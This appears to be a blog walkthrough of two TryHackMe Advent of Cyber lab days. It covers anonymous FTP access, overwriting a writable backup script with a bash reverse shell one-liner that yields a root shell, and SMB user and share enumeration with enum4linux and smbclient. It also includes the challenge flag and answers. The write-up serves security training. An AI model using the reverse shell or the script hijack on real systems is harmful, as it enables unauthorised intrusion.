Answer: blog


Thought process/Methodology:

We first use the Nmap on the MACHINE_IP to find out the port numbers of the services, name of the Linux distribution and the version of Apache. We then also find out what is running on the ports.

Day 9 : Anyone can be Santa!

Tools used: Kali Linux, Firefox

Q1: What are the directories you found on the FTP site?*



Index of ftp://10.10.133.95/

[Up to higher level directory](#)

Name	Size	Last Modified
■ backups		11/15/20 7:00:00 PM EST
■ elf_workshops		11/15/20 7:00:00 PM EST
■ human_resources		11/15/20 7:00:00 PM EST
■ public		11/15/20 7:00:00 PM EST


Answer: backups, elf_workshops, human_resources, public

Q2: Name the directory on the FTP server that has data accessible by the "anonymous" user

```
File Edit View Help
└─(kali㉿kali)-[~]
$ ftp 10.10.133.95
Connected to 10.10.133.95.
220 Welcome to the TBFC FTP Server!.
Name (10.10.133.95:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-Xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Answer: public

Q3: What script gets executed within this directory?



A screenshot of a terminal window titled "kali@kali: ~". The window shows the file "backup.sh" being edited with "GNU nano 5.9". The script contains the following code:

```
GNU nano 5.9          backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";


# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Answer: backup.sh

Q4: What movie did Santa have on his Christmas shopping list?

The content of shoppinglist.txt can be viewed through the cat command.



A screenshot of a terminal window showing the output of the "cat shoppinglist.txt" command. The terminal shows the following session:

```
File Actions Edit View Help

[(kali㉿kali)-[~]]$ ls
backup.sh      Desktop    Downloads  Pictures
backup.sh.save  Documents   Music     Public


[(kali㉿kali)-[~]]$ cat shoppinglist.txt
The Polar Express Movie

[(kali㉿kali)-[~]]$
```

Answer: The Polar Express Movie

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

This is a good opportunity to use reverse shell, first, update the script inside backup.sh with the command `bash -i >& /dev/tcp/<attack_machine_ip>/4444 0>&1`



The screenshot shows a terminal window titled '*~/backup.sh - Mousepad'. The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with icons for new file, open file, save file, copy, paste, cut, delete, find, and search. The main text area contains the following code:

```
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/10.10.133.95/4444 0>&1
4
5
6
```

Then upload it back to the FTP server.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
58 bytes sent in 0.00 secs (1.8438 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          58 Jun 26 03:49 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Then set up a netcat listener by running `nc -lvp 4444`.

```
root@tbfc-ftp-01:~# whoami
whoami
root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# pwd
pwd
/root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

After getting a response, the flag can be found at /root/flag.txt

Answer: THM{even_you_can_be_santa}

Thought process/Methodology:

We first need to connect to the FTP server then find a directory that we can have access to, after that, we can use reverse shell to initiate a shell session with netcat listener to access the target to find the flag.

Day 10 : Don't be sElfish!

Tools used : Firefox, Kali Linux

Solution/Walkthrough :

Question 1 : Examine the help options for enum4linux. Match the following flags with the descriptions.

On the terminal, use (enum4linux -h) to display the help options.

```

└─# enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) or Santa!
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
          This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
          a username. Implies RID range ends at 999999. Useful
          against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file brute force guessing for share names
  -k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,ro
ot,bin,none)
          Used to get sid with "lookupsid known_username"
          Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
  -w wrkg Specify workgroup manually (usually found automatically)
  -n      Do an nmblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)

```

Answer:

	-h	-S	-a	-o
Display help message	<input checked="" type="checkbox"/>			
Do all simple enumeration			<input checked="" type="checkbox"/>	
Get sharelist		<input checked="" type="checkbox"/>		
Get OS information				<input checked="" type="checkbox"/>

Question 2: Using enum4linux, how many users are there on the Samba server?

On the terminal, use (sudo enum4linux 10.10.66.121). This will display all the information needed for questions 2 and 3.

Locate for the users.

```

| ====== | Correct Ans
|   Users on 10.10.66.121   |
| ====== |

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:     Desc:
Question #2 Now how many "shares" are there on the Samba server?
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name:     Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:     Desc:

Question #3 Use smbclient to try to login to the shares on the Samba server ( 10.10.
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea] a password?
user:[elfmcelferson] rid:[0x3e9]

```

Answer : 3

Question 3: Now how many "shares" are there on the Samba server?

Locate the Share Enumeration.

```

| ====== | Correct Ans
|   Share Enumeration on 10.10.66.121  |
| ====== |

Question #3 Use smbclient to try to login to the shares on the Samba server ( 10.10.
Sharename          Type        Comment
Whattbfc-hr        Disk        tbfc-hr
tbfc-it            Disk        tbfc-it
tbfc-santa         Disk        tbfc-santa
An          IPC$          IPC        IPC Service (tbfc-smb server (Samba, Ubuntu
))
```

Answer: 4

Question 4 : Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

On the terminal, use (sudo smbclient //10.10.66.121/.....) to determine if the shares require password to access.

```
(kali㉿kali)-[~] 10.10.66.121 1h 18m 34s
└─$ sudo smbclient //10.10.66.121/tbfc-hr
[sudo] password for kali:
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED


Answer the questions below
(kali㉿kali)-[~]
└─$ sudo smbclient //10.10.66.121/tbfc-it
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
└─$ sudo smbclient //10.10.66.121/tbfc-santa
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskid.y.txt
10252564 blocks of size 1024. 5369080 blocks available
```

Answer: tbfc-santa

Question 5 : Log in to this share, what directory did ElfMcSkidy leave for Santa?

With the share that doesn't require password, use (cd) to download the txt file. The file can be accessed from /home/kali.



Answer: jingle-tunes

Thought Process/Methodology:

We first have to examine the help option from enum4linux on the terminal to match the flags. We then have to access the server through Samba and locate the number of users and share enumeration. After that, we have to use smbclient to search for the share that doesn't require a password and finally log in to the share to look into the directory that Elf Mcskidy left for Santa.